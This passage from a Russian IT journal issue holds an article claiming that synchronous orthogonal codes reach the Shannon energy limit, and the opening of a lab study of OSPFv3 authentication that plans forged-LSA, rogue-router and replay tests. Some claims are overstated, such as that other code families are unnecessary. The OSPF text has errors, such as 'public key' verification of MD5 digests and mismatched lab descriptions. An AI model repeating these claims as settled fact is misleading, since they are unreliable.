6. Власенко А. В., Дзьобан П. И., Жук Р. В. Обзор инструментов машинного обучения и их применения в области кибербезопасности // Прикаспийский журнал: управление и высокие технологии. – 2020. – №. 1 (49). – С. 144-155. URL: <https://cyberleninka.ru/article/n/obzor-instrumentov-mashinnogo-obucheniya-i-ih-primeneniya-v-oblasti-kiberbezopasnosti>
7. Воскресенский А. С., Семёнова-Тян-Шанская В. А. СОВРЕМЕННЫЙ ХАКИНГ: ПАРСИНГ САЙТОВ // Современные технологии в теории и практике программирования. – 2020. – С. 61-62. URL: <https://elibrary.ru/item.asp?id=42830131>
8. Григорьев К. А. Принципы парсинга html-страниц // Сборник статей по итогам Международной научно-практической конференции 29 декабря 2017 г. – 2017. – С. 30. URL: <https://ami.im/sbornik/MNPK-174-3.pdf#page=30>.
9. Демина Р. Ю., Ажмухамедов И. М. Защита web-контента от нелегитимного роботизированного копирования // Вестник ГГНТУ. Технические науки. – 2022. – Т. 18. – №. 1. – С. 27. URL: https://gstou.ru/files/nauka/works_ggntu/2022/teh-1/Вестник_техн_2022-1_Демина_Ажмухамедов.pdf

References

1. Lipatnikov, V.A. Proactive Management of Information Security in Automated Radio Monitoring Systems / V.A. Lipatnikov, A.A. Shevchenko // Information Systems and Technologies. – 2019. – No. 4(114). – pp. 112-121.
2. Lipatnikov, V.A. Methodology for Proactive Management of Information Security in Distributed Information Systems Based on Intelligent Technologies / V.A. Lipatnikov, A.A. Shevchenko // Information Systems and Technologies. – 2022. – No. 2(130). – pp. 107-115.
3. Lipatnikov, V.A. Active Protection Method for Critical Information Infrastructure from Cyber Attacks Based on Interrupting the Intruder's Impact Process / V.A. Lipatnikov, A.A. Shevchenko, K.V. Melekhov, V.A. Zadboev // Information and Control Systems. – 2025. – No. 2(135). – pp. 37-49.
4. Simonova, S.V. Processing User Data on Digital Platforms: Current Issues in Improving Legislation and Practices // Bulletin of Yaroslavl State University. Humanities Series. – 2022.

- Vol. 16. – No. 4. – pp. 642-649. URL:
<http://j.uniyar.ac.ru/index.php/vyrgu/article/view/1347>
5. Baigushkina, E.A. Research on the Algorithm for Parsing Database Structures // Enigma. – 2021. – No. 29-2. – pp. 132-136. URL: <https://elibrary.ru/item.asp?id=44593329>
 6. Vlasenko, A.V., Dzyoban, P.I., Zhuk, R.V. Overview of Machine Learning Tools and Their Applications in Cybersecurity // Caspian Journal: Management and High Technologies. – 2020. – No. 1 (49). – pp. 144-155. URL: <https://cyberleninka.ru/article/n/obzor-instrumentov-mashinnogo-obucheniya-i-ih-primeneniya-v-oblasti-kiberbezopasnosti>
 7. Voskresensky, A.S., Semyonova-Tyan-Shanskaya, V.A. MODERN HACKING: WEBSITE PARSING // Modern Technologies in Programming Theory and Practice. – 2020. – pp. 61-62. URL: <https://elibrary.ru/item.asp?id=42830131>
 8. Grigoryev, K.A. Principles of Parsing HTML Pages // Collection of Articles from the International Scientific and Practical Conference, December 29, 2017. – 2017. – p. 30. URL: <https://ami.im/sbornik/MNPK-174-3.pdf#page=30>.
 9. Demina, R.Yu., Azhmukhamedov, I.M. Protecting Web Content from Illegitimate Robotic Copying // Bulletin of GGTU. Technical Sciences. – 2022. – Vol. 18. – No. 1. – p. 27. URL: https://gstou.ru/files/nauka/works_ggntu/2022/teh-1/Вестник_техн_2022-1_Демина,_Ажмухамедов.pdf
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.052:621.391.12

ГРАНИЦЫ СВЯЗИ В НЕПРЕРЫВНОМ ГАУССОВСКОМ КАНАЛЕ

Кузнецов В.С.

ФГАОУ ВО "НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ "МОСКОВСКИЙ ИНСТИТУТ ЭЛЕКТРОННОЙ ТЕХНИКИ", Москва, Россия, (124498, город Москва, город Зеленоград, пл. Шокина, д. 1), e-mail: vistep2000@yahoo.com

В статье доказано, что синхронный ортогональный код при высокой достоверности приёма в непрерывном гауссовском канале и скорости передачи информации, равной пропускной способности канала асимптотически обеспечивает предельно минимальное требуемое отношение E_b/N_0 в этом канале. Сложность декодирования определяется предельно разреженной генераторной матрицей этого кода.

Ключевые слова: Непрерывный гауссовский канал с АБГШ, коды ППСУ, синхронный ортогональный код, частотная эффективность, разделимость сигналов.

COMMUNICATION BOUNDS IN A CONTINUOUS GAUSSIAN CHANNEL

Kuznetsov V.S.

"NATIONAL RESEARCH UNIVERSITY "MOSCOW INSTITUTE OF ELECTRONIC TECHNOLOGY", Moscow, Russia, (124498, Moscow, Zelenograd, Shokina Square, 1), e-mail: vistep2000@yahoo.com

The article proves that synchronous orthogonal code at high receiving reliability in a continuous Gaussian channel and information transmission rate, equal to the channel capacity asymptotically provides limiting minimum needful ratio E_b/N_0 in this channel. The complexity of decoding is determined by the extremely sparse generator matrix of this code.

Keywords: Continuous Gaussian channel with AWGN, the densest surface – spherical packing (DSSP) codes, synchronous orthogonal code, frequency efficiency; signal separability.

Введение

Целью статьи является рассмотрение принципов построения системы передачи информации на основе синхронного ортогонального кода (ОК), являющегося на сегодняшний день лучшим кодом плотнейшей поверхностно – сферической упаковки (ППСУ). Сложность декодирования этого ОК определяется матрицей Адамара, или диагональной матрицей, обладающими уникальным свойством предельного разрежения вплоть до двух, или до одного ненулевого элемента в каждой строке генераторной матрицы при любой длине существования ОК.

Зададим два основных параметра качества передачи и приёма цифрового сообщения: блоковую вероятность ошибки Q_{err} и скорость передачи R .

$$R = \frac{k}{T} = \frac{k}{n\tau_{ch}} = \frac{r_c}{\tau_{ch}} \frac{\text{бит}}{\text{с}}, \text{ где}$$

$r_c = \frac{k}{n}$ – относительная скорость передачи помехоустойчивого кода (ПК) .

Оценим требуемое число отсчётов.

$$n = \frac{T}{\Delta t} \geq 2FT, \quad \text{где } F - \text{выходная полоса канала,}$$

равная максимальной частоте спектра передаваемого сообщения;

$$F = \frac{1}{l \cdot \tau_{ch}}, \quad \text{где } l - \text{коэффициент согласования с каналом по скорости передачи.}$$

$T = n \tau_{ch}$ – время наблюдения, τ_{ch} – длительность тактового импульса.

Частотная эффективность системы $\gamma_{\text{сист.}} = \frac{R}{F} = r_c \cdot l$ не может превышать частотную эффективность канала, т.е. выбираем $\gamma_{\text{сист.}} = \gamma_{\text{кан.}}$. При этом выполняется предельное равенство $R = C$, где C – пропускная способность непрерывного канала с АБГШ, $C = F \cdot \log_2(1 + \frac{P_c}{N}) = F \cdot \gamma_{\text{кан.}}$.

Определим коэффициент согласования l . Т. к. $\gamma_{\text{сист.}} = r_c \cdot l = \gamma_{\text{кан.}}$, то $l = \frac{\gamma_{\text{кан.}}}{r_c}$;

$$\text{тогда } F = \frac{r_c}{\gamma_{\text{кан.}} \cdot \tau_{ch}} = \frac{R}{\gamma_{\text{кан.}}} = \frac{C}{\gamma_{\text{кан.}}}. \quad (1)$$

К сожалению, ошибка Д. Слепьяна по выбору частотной эффективности ($\gamma = \frac{2 \cdot \log_2 M}{n} = 2 \cdot r_c$, выр.(8) в [1]) по форме сигнала, а не по условию согласования с каналом по скорости передачи информации надолго затормозила развитие теории связи и передачи данных в гауссовском канале (спутниковые и космические каналы ближнего и дальнего космоса). С учётом выражения (1)

$$\frac{E_b}{N_0} = \frac{P_c \cdot n \cdot \tau_{ch}}{N_0 \cdot k} = \frac{P_c \cdot F}{N_0 \cdot R \cdot F} = \frac{P_c / N}{R / F} = \frac{P_c / N}{\gamma_{\text{кан.}}} = \frac{(P_c / N) \cdot \ln 2}{\ln(1 + \frac{P_c}{N})}. \quad (2)$$

Система, определяемая выражением (1), является широкополосной.

Основной смысл теоремы К.Э. Шеннона для непрерывного гауссовского канала [2] заключается в том, что “применяя достаточно сложную систему кодирования, можно передавать двоичные цифры со скоростью $R = C$, со сколь угодно малой частотой ошибок”. Выбранную систему кодирования назовём оптимальной, если указанные результаты достигаются при

асимптотическом приближении требуемого отношения $\frac{E_b}{N_0}$ к $\ln 2$.

При выборе оптимального ПК с предельно высокой помехоустойчивостью ($d_x \approx n/2$) требуемое отношение $0 < \frac{P_c}{N} = \alpha \ll 1$ (при заданной блоковой вероятности ошибки $Q_{\text{err.}}$), что определяет величину $\ln(1 + \frac{P_c}{N}) \approx \frac{P_c}{N}$. В этом случае при $F \rightarrow \infty$ $\lim \frac{E_b}{N_0} = \ln 2$, что является решением проблемы К.Э. Шеннона [2] по энергетике для непрерывного канала с АБГШ.

Таким образом, ПК с высокой относительной избыточностью $\alpha = \frac{1}{r_c}$ должен обладать и предельно высокой помехоустойчивостью (ПУ) при выборе.

К.Э.Шэннон при доказательстве своей теоремы выбрал ансамбль белого (в ограниченной полосе частот) гауссовского шума с выбором M функций сигнала наудачу из числа всех точек внутри сферы радиуса $\sqrt{nP_c}$.

На практике указанным выше требованиям удовлетворяют коды плотнейшей поверхностно – сферической упаковки (коды ППСУ). Это известные симплексные коды, биортогональные коды а также ортогональные коды (ОК) , близкие к кодам ППСУ при длине блока $n \gg 1$. К тому же, ОК обладают замечательным свойством делимости при одновременной и синхронной передаче всех комбинаций ОК (при строго нулевом взаимном сдвиге по задержке). Это позволяет увеличить скорость передачи R и АЭВК синхронного ОК

в $\frac{n}{\log_2 M}$ раз по сравнению с передачей только одной кодовой комбинации ОК в каждом сеансе связи. Большим достоинством кодов ППСУ является то, что вероятность блоковой ошибки декодирования $Q_{err.} \leq 10^{-5}$ обеспечивается выбором их длины не более 2048 символов.

Остановимся на выборе квадратной генераторной матрицы, задающей синхронный ОК, и оценим сложность декодера и процедуры декодирования этого кода.

а) $H_2 = \begin{pmatrix} 1 & 1 \\ 1 & -1 \end{pmatrix}$	б) $H_4 = \begin{pmatrix} 1 & 1 & 1 & 1 \\ 1 & -1 & 1 & -1 \\ 1 & 1 & -1 & -1 \\ 1 & -1 & -1 & 1 \end{pmatrix}$	в) $H_8 = \begin{pmatrix} 1 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 1 & 0 & 0 & 0 & -1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & -1 & 0 & 0 \\ & & & & 0 & 0 & 1 & 0 & 0 & 0 & 1 & 0 \\ & & & & 0 & 0 & 1 & 0 & 0 & 0 & -1 & 0 \\ & & & & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 1 \\ & & & & & & & & 0 & 0 & 0 & 1 & 0 & 0 & 0 & -1 \end{pmatrix}$
г) $H_4 = \begin{pmatrix} \sqrt{nP_c} & 0 & 0 & 0 \\ 0 & \sqrt{nP_c} & 0 & 0 \\ 0 & 0 & \sqrt{nP_c} & 0 \\ 0 & 0 & 0 & \sqrt{nP_c} \end{pmatrix}$	д) $H_4 = \begin{pmatrix} \sqrt{n} & 0 & 0 & 0 \\ 0 & \sqrt{n} & 0 & 0 \\ 0 & 0 & \sqrt{n} & 0 \\ 0 & 0 & 0 & \sqrt{n} \end{pmatrix}$	

Рисунок 1- Матрицы ортогональных кодов:

- а) и б) - задающие двоичные матрицы Адамара, $n_{OK} = 2$ и 4 ;
- в) - разреженная матрица Адамара, $n_{OK} = 8$;
- г) - задающая диагональная матрица ОК, $n_{OK} = 4$.
- д) - приёмная диагональная матрица ОК, $n_{OK} = 4$.

Сравнение основных параметров генераторных матриц синхронных ОК приводится в Таблице 1.

Таблица 1 - Генераторные матрицы, задающие синхронный ОК

Параметры	Двоичная матрица Адамара	Разреженная матрица Адамара	Диагональная матрица ОК
Сложность декодера Z эл.	n^2	$2 \cdot n$	$1 \cdot n$
Число операций декодирования Z	n^2	$1 \cdot n \cdot \log_2 n$	n
Скорость передачи R бит/с	$\frac{n_2}{n_{OK} \cdot \tau_{ch}} = \frac{1}{\tau_{ch}}$	$\frac{1}{\log_2 n \cdot \tau_{перекл.}}$	$\frac{1}{\tau_{ch}}, \tau_{перекл.} = \tau_{ch}$

При выигрыше по числу операций в $\frac{n}{\log_2 n}$ раз по сравнению с двоичной матрицей

Адамара недостатком выбора разреженной матрицы Адамара является снижение скорости передачи информации в $\log_2 n$ раз. В то же время,

диагональная матрица ОК задаёт минимальное число операций декодирования, равное n и выполняемых за одну итерацию.

Таким образом, выбор кодов ППСУ, и в частности, синхронных ОК с корреляционным методом декодированием в непрерывном гауссовском канале позволяет решить проблемы К.Э.Шеннона по помехоустойчивости и энергетике [2, 3], а выбор разреженных генераторных матриц ОК позволяет существенно сократить сложность декодера и число операций при декодировании.

В качестве примера приведём расчёт основных параметров синхронного ОК 2048 [4].

Таблица 2 - Основные параметры синхронного ОК 2048

Параметры ПК	q_{bit}	$\frac{P_c}{N}$	max R Мбит/с	$\gamma_{кан.}$ бит/(с·Гц)	$\frac{E_{bit}}{N_0}$ дБ	F МГц
n _{OK} =2048, M=2048, k=M, r _c =1, d _x =1024.	10^{-3}	0,0234	228,0	0,0334	-1,541	6826,0
	10^{-5}	0,0321		0,0456	-1,523	5000,0
	10^{-7}	0,0409		0,0578	-1,504	3945,0

Полученные результаты выбора, расчёта и практического применения кодов ППСУ делают не нужным применение других типов кодов (таких, как свёрточные коды, коды Рида – Соломона и, тем более, кодов LDPC и др.) в рассматриваемом канале.

Список литературы

1. David Slepian. Bounds on communication. The Bell system technical journal . May 1963, pp. 681–707.

2. Claude E. Shannon. Communication in the presence of noise// Collected papers. Edited by N.J.A.Sloane, Aaron D. Wyner.- IEEE Press, New York, N.Y. USA. 1993, pp.160 – 172.
3. Claude E. Shannon. Probability of error for optimal codes in a gaussian channel// Collected papers. Edited by N.J.A.Sloane, Aaron D. Wyner.- IEEE Press, New York, N.Y. USA. 1993, pp. 279 – 324.
4. Кузнецов В.С. Асимптотическое достижение минимально допустимого значения К.Э. Шеннона по энергетике синхронным ортогональным кодом. – М.: Международный журнал информационных технологий и энергоэффективности. – 2025 г. - т.10, № 9 (59), С.182 – 188.

References

1. David Slepian. Bounds on communication. The Bell system technical journal. May 1963, pp. 681–707.
 2. Claude E. Shannon. Communication in the presence of noise// Collected papers. Edited by N.J.A.Sloane, Aaron D. Wyner.- IEEE Press, New York, N.Y. USA. 1993, pp.160 – 172.
 3. Claude E. Shannon. Probability of error for optimal codes in a gaussian channel// Collected papers. Edited by N.J.A.Sloane, Aaron D. Wyner.- IEEE Press, New York, N.Y. USA. 1993, pp. 279 – 324.
 4. Kuznetsov V.S. Asymptotic achievement of the minimum permissible value of K.E. Shannon on energy by synchronous orthogonal code. Moscow: International Journal of Information Technologies and Energy Efficiency. – 2025 – vol.10, No 9 (59), pp.182 – 188.
-



ОТКРЫТАЯ НАУКА
издательство

Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.056:004.72

ВОПРОСЫ ОБЕСПЕЧЕНИЯ ЗАЩИТЫ ПРОТОКОЛА OSPFv3. АУТЕНТИФИКАЦИЯ.

¹Силантьев В.П., Кадыков И.А., Павловский В.В. (научный руководитель)

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail:

¹*digger_v@mail.ru*

В статье рассматриваются вопросы обеспечения безопасности протокола динамической маршрутизации OSPFv3, являющегося ключевым для функционирования сетей IPv6. Основное внимание уделено механизмам аутентификации, их эволюции, уязвимостям и практическим аспектам настройки. Цель исследования заключается в сравнительном анализе методов аутентификации OSPFv3, оценке их стойкости к известным атакам и разработке методики тестирования их корректной реализации. Исследование выполнено на базе изолированного лабораторного стенда с использованием маршрутизаторов Cisco. Полученные результаты показали, что использование OSPFv3 без аутентификации делает сетевую инфраструктуру критически уязвимой. Результаты могут быть использованы для проектирования, построения и эксплуатации современных сетевых инфраструктур.

Ключевые слова: OSPFv3, Безопасность, Аутентификация, Динамическая маршрутизация, IPv6, IPsec, Cisco.

OSPFv3 PROTOCOL SECURITY. AUTHENTICATION

¹Silantsev V.P., Kadykov I.A., Pavlovsky V.V. (supervisor)

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail:

¹*digger_v@mail.ru*

This article examines security issues related to the OSPFv3 dynamic routing protocol, which is key to the operation of IPv6 networks. The focus is on authentication mechanisms, their evolution, vulnerabilities, and practical configuration aspects. The goal of the study is to comparatively analyze OSPFv3 authentication methods, assess their resilience to known attacks, and develop a methodology for testing their correct implementation. The study was conducted using an isolated lab setup with Cisco routers. The results demonstrate that using OSPFv3 without authentication makes the network infrastructure critically vulnerable. The results can be used for the design, construction, and operation of modern network infrastructures.

Keywords: OSPFv3, Security, Authentication, Dynamic Routing, IPv6, IPsec, Cisco.

Введение

Актуальность: OSPF (англ. Open Shortest Path First) — протокол динамической маршрутизации, основанный на технологии отслеживания состояния канала (link-state technology) и использующий для нахождения кратчайшего пути алгоритм Дейкстры. Задача протокола динамической маршрутизации OSPF (Open Shortest Path First) — построить оптимальный маршрут для передачи данных. Он используется в ситуации, когда число

устройств маршрутизации насчитывает несколько сотен. Чаще всего это касается корпоративной инфраструктуры.[1]

Протокол OSPFv3 - поддерживает определение IP-подсетей и маркировку внешней информации о маршрутизации. Он также поддерживает аутентификацию пакетов и использует многоадресную рассылку при отправке и получении пакетов.

OSPFv3 имеет следующие ключевые отличия от OSPFv2:

- OSPFv3 включается на интерфейсах. Включение OSPF на интерфейсе автоматически создает процесс OSPF и соответствующую команду в конфигурационном файле;
- анонсируются все сети, настроенные на интерфейсе;
- новые типы LSA. Добавлены два новых типа LSA — Link LSA и Intra-Area Prefix LSA;
- аутентификации в самом OSPFv3 нет. Используется аутентификация IPv6.

Будучи протоколом состояния каналов (Link-State), OSPFv3 полагается на достоверность информации, распространяемой между маршрутизаторами. Отсутствие или слабость механизмов аутентификации делает протокол уязвимым для широкого спектра атак, включая навязывание ложных маршрутов, создание петель маршрутизации и инициирование атак типа «отказ в обслуживании» (DoS). [2] Последствия таких атак могут быть катастрофическими - от перехвата трафика до полного паралича сетевой инфраструктуры.

Проблемами безопасности протоколов маршрутизации, включая OSPF, занимаются как производители сетевого оборудования (Cisco, Juniper), выпускающие рекомендации по безопасной настройке, так и независимые исследователи в области информационной безопасности. При обмене данными между маршрутизаторами протокол OSPF может использовать аутентификацию, для того чтобы гарантировать, что только доверенные роутеры могли участвовать в процессе маршрутизации. Заголовок OSPF-пакета включает поле типа аутентификации и 64-битовое поле данных, используемое соответствующей типу схемой аутентификации. Тип аутентификации может задаваться для каждого интерфейса (или, что эквивалентно, для сети/подсети). Определены три типа аутентификации — 0, 1 и 2.

Криптографическая аутентификация считается достаточно устойчивой к раскрытию информации и обеспечивает надежную защиту от активных атак. [3] При ее использовании каждый маршрутизатор добавляет цифровую подпись (message digest) к передаваемому пакету. На принимающей стороне для проверки аутентичности пакетов используется открытый ключ и цифровая подпись из принятого пакета OSPF. Ни один из типов аутентификации OSPF не обеспечивает конфиденциальности и не предотвращает возможность анализа трафика.

Объект исследования: безопасность сетевой инфраструктуры на базе протокола динамической маршрутизации OSPFv3.

Предмет исследования: механизмы аутентификации в OSPFv3, их настройка, уязвимости и методы функционального тестирования на устойчивость к сетевым атакам.

Цель исследования: разработать методику сравнительного анализа и тестирования механизмов аутентификации OSPFv3, позволяющую оценить их эффективность и выявить потенциальные уязвимости, возникающие вследствие неправильной конфигурации.

Литературный обзор

Протоколом OSPF в настоящее время занимается очень большой процент людей, погруженных в сферу IT, к примеру, в журналы из России подробно останавливались на этой теме, они пишут, что — один из распространенных протоколов динамической маршрутизации. Маршрутизатор OSPF обнаруживает соседей, устанавливает отношения смежности и затем поддерживает соседство, используя протокол Hello. В пакетах этого протокола содержатся значения Router Priority (для выбора DR) и HelloInterval (интервал между пакетами Hello). Также указывается, как часто должно быть слышно соседа для определения его работоспособности. Значения HelloInterval и RouterDeadInterval должны быть идентичны для всех маршрутизаторов. Перед тем как интерфейс начнет работать, проверяется наличие в сети маршрутизатора DR. DR (designated router) — это выделенный маршрутизатор, который выполняет две задачи: генерирует анонсы network-LSA (эти LSA содержат список маршрутизаторов, подключенных в данный момент к сети) и является смежным для всех остальных маршрутизаторов (в случае выхода из строя его функции берет на себя BDR — backup designated router). Если такой маршрутизатор уже задан, он принимается независимо от значения Router Priority. Если же маршрутизатор DR еще не назначен, им становится данный маршрутизатор, при условии, что он имеет наивысшее значение Router Priority.[4]

Затем маршрутизатор описывает свою базу каналов, посылая соседу последовательность пакетов Database Description. Такой процесс обмена пакетами Database Description называется обменом базами данных (Database Exchange Process). После завершения процесса Database Exchange и выполнения всех запросов Link State базы данных синхронизированы и маршрутизаторы маркируются как смежные (fully adjacent). С этого момента отношения смежности являются полными и начинают анонсироваться router-LSA (объявления о состоянии каналов маршрутизатора).

LSA анонсируется каждые 30 минут (за это отвечает архитектурная константа LSRefreshTime), при этом каждый последующий LSA имеет больший sequence number, чем предыдущий. Разумеется, LSA с большим номером замещает тот, что с меньшим. Эти LSA расходятся по всей автономной системе путем так называемого флуда. Роутер, получивший LSA от одного из соседей, пересылает его всем остальным своим соседям, таким образом, каждый маршрутизатор составляет базу LSA DB. На основе базы каналов каждый маршрутизатор строит дерево кратчайших путей, корнем которого является он сам. Это дерево содержит маршруты ко всем адресатам внутри AS. Маршрутная информация внешнего происхождения представляется как листья дерева. Дерево включает путь к любой сети или хосту. Но при пересылке пакетов адресату используется только следующий маршрутизатор (next hop).

Также из новостей мы могли узнать, Протокол OSPF уже давно так или иначе подвергался разнообразным атакам. [5] Это, например, была отправка собственных поддельных LSA — в случае контроля над одним маршрутизатором можно сгенерировать и отправить ложный LSA с заниженной стоимостью существующего соседа, в результате большой объем трафика пойдет через другой роутер, который может не справиться с

нагрузкой. Такая атака, конечно, может принести некий результат, но все равно влияние будет незначительное. Если же попытаться подделать LSA от другого роутера, то тут же сработает fight back механизм и атака будет нивелирована. Можно еще взять и анонсировать канал в сеть за пределами автономной системы. Но в таком случае это не повлияет на маршрутизацию внутри AS. Создать маршрутизатор-фантом? Тоже не вариант, так как OSPF выбрасывает LSA, пришедшие от неизвестных соседей. Единственная атака, которая действительно могла пробить защиту, — это периодический инжест LSA-пакетов, постоянный и непрерывный. Но, во-первых, это очень шумный вариант, а во-вторых, он достаточно непрост в реализации.

Поэтому и существовало мнение, что, даже если атакующий проник и захватил маршрутизатор, узнал MD5-пароли, он все равно не мог тотально влиять на всю AS.

При анализе современной литературы и стандартизирующих документов можно заметить, что вопросы обеспечения безопасности протокола OSPFv3 раскрываются преимущественно в двух ключевых аспектах: в документах, определяющих архитектурные стандарты, и в исследованиях, посвященных практическим уязвимостям и методам их эксплуатации.

На основании документации RFC, были реализованы методы аутентификации(Таблица 1)

Таблица 1 – Сравнение методов аутентификации

Аспект	Null Authentication	Ipsec с AH	Ipsec с ESP	Authentication Trailer
Номер RFC	RFC 5340(поведение по умолчанию)	RFC 4552	RFC 4552	RFC 7166
Принцип работы	Полное отсутствие проверки подлинности	Защита на сетевом уровне с помощью Authentication Header (AH)	Защита на сетевом уровне с помощью Encapsulating Security Payload (ESP)	Криптографическая подпись (HMAC) в трейлере пакета OSPFv3
Уровень безопасности	Отсутствует	Высокий (аутентификация и целостность)	Максимальный (аутентификация, целостность и шифрование)	Высокий (аутентификация и целостность)
Аутентификация	Нет	Да(криптографическая)	Да(криптографическая)	Да (HMAC: SHA-256, SHA-512 и др.)
Целостность данных	Нет	Да (AH хэширует весь пакет)	Да (ESP хэширует данные)	Да (HMAC защищает содержимое пакета)
Практическое применение	Лабораторные стенды, изолированные сети	Требуется целостность без шифрования	Среды, требующие шифрования трафика	Стандарт для большинства производственных сетей

По итогам проведенного анализа были сформулированы следующие гипотезы исследования:

Гипотеза 1: сложность конфигурации IPsec (RFC 4552) в OSPFv3 прямо коррелирует с вероятностью ошибок развертывания, что приводит к созданию ложного чувства безопасности при некорректно настроенных Security Associations и отсутствии защиты от replay-атак.

Гипотеза 2: отсутствие механизмов криптографической защиты в OSPFv3 (Null Authentication) приводит к критическому нарушению доступности сети и значительной нагрузке на управляющую плоскость маршрутизаторов при атаках подмены маршрутной информации, что проявляется в увеличении времени сходимости протокола по сравнению с защищенными конфигурациями.

Гипотеза 3: использование HMAC-аутентификации в OSPFv3 (Authentication Trailer, RFC 7166) обеспечивает существенное повышение устойчивости протокола к атакам подмены маршрутной информации без критического влияния на производительность сетевых устройств.

Метод исследования

1. Тип исследования

Данное исследование является экспериментальным. Оно сочетает в себе методы моделирования сетевой топологии, активного тестирования и сравнительного анализа. Исследование направлено на оценку двух групп зависимых переменных: уровень безопасности (успешность атаки) и нагрузка на центральный процессор маршрутизатора.

2. Характеристика выборки

Для проведения экспериментальных исследований был развернут лабораторный стенд, представляющий собой модель сегмента корпоративной сети. Выборку исследования составила многозонная OSPF-топология, включающая три маршрутизатора на базе операционной системы Alt Linux с следующими характеристиками: процессор - 2 ядра (x86_64), оперативная память - 4 ГБ, диск - 50 ГБ. В качестве программного обеспечения маршрутизации использовался маршрутизатор с активированным демоном ospfd для поддержки OSPFv3. В состав стенда входили коммутаторы Cisco Catalyst 2960-C и Cisco Catalyst 3560 V2.

Сетевая инфраструктура включала одну логическую OSPF-зону (Area 0), соединенную через маршрутизаторы RTR-L, RTR-R и RTR-U. Для обеспечения L2-коммутации между узлами применялся Open vSwitch, что позволило создать необходимые сегменты сети. Конечные узлы (PC1, PC2) использовались для генерации тестового трафика и мониторинга доступности сетевых сервисов.

Логическая топология стенда выглядит следующим образом:




Рисунок 1 - Логическая топология

3. Методы сбора данных

Сбор данных производительности осуществляется через мониторинг маршрутизаторов Alt Linux с использованием утилит командной строки. Потребление ресурсов процессора и памяти отслеживается через команды `top`, `htop` или `vmstat`, а статистика сетевых интерфейсов - через `ip -s link` и `ifconfig`.

Анализ работы OSPFv3 выполняется через детальное изучение выводов команд `vtysh`, в частности, `show ipv6 ospf neighbor` для отслеживания состояний соседства и времени их установки, `show ipv6 ospf database` для проверки целостности и содержания LSAs, и `show ipv6 ospf interface` для мониторинга статистики по интерфейсам. Особое внимание уделяется счетчикам ошибок и сбросов соседских отношений.

4. Описание процедуры проведения исследования:

Этап 1. Фаза подготовки: Базовая конфигурация OSPFv3 разворачивается на всех маршрутизаторах без активации механизмов аутентификации. Проверяется установка соседских отношений между всеми узлами через команды `show ipv6 ospf neighbor`. На этом этапе собираются исходные показатели производительности: загрузка процессора, использование оперативной памяти, базовая статистика сетевых интерфейсов через `ip -s link`, и параметры сетевой задержки.

Этап 2. Последовательное тестирование методов аутентификации

Для каждого метода аутентификации выполняется единый цикл тестирования:

- Настройка метода через CLI FRR (конфигурация `keychain` для Authentication Trailer или параметров IPsec)
- Сбор данных производительности и диагностической информации
- Возврат к базовой конфигурации перед тестированием следующего метода

Порядок тестирования: Null Authentication (контрольная группа), Authentication Trailer с алгоритмами SHA-256 и SHA-512, IPsec в режимах AH и ESP.

Этап 3. Моделирование атак и оценка устойчивости

Для каждого активного метода аутентификации выполняется серия контролируемых атак:

- Атака подмены маршрутизатора с отправкой фальшивых Hello-пакетов
- Внедрение в сеть несанкционированного маршрутизатора

- Генерация поддельных LSA с измененными метриками
- Атаки повторной передачи (replay) захваченных OSPF-пакетов

После каждой атаки фиксируется время обнаружения и нейтрализации угрозы, изменения в таблице маршрутизации, нагрузка на процессор и память, а также общее время восстановления штатной работы сети.

Этап 4. На протяжении всех этапов исследования осуществляется непрерывный сбор данных через CLI FRR командами `show ipv6 ospf neighbor`, `show ipv6 ospf interface`. Параллельно ведется мониторинг системных ресурсов маршрутизаторов и статистики на коммутаторах Cisco Catalyst через `show interfaces`. Все данные сохраняются с временными метками для последующего сравнительного анализа.

5. Методы обработки данных

Полученные данные анализируются по трем ключевым направлениям: эффективность защиты (способность блокировать различные типы атак), влияние на производительность (изменение загрузки CPU и памяти), и операционная эффективность (сложность начальной настройки и поддержания работы). Формируются выводы о соответствии каждого метода аутентификации конкретным сценариям использования в корпоративных сетях.

Результаты исследования

В ходе исследования была проведена оценка эффективности методов аутентификации протокола OSPFv3 в условиях лабораторного стенда.

Исследование состоит из последовательных фаз тестирования:

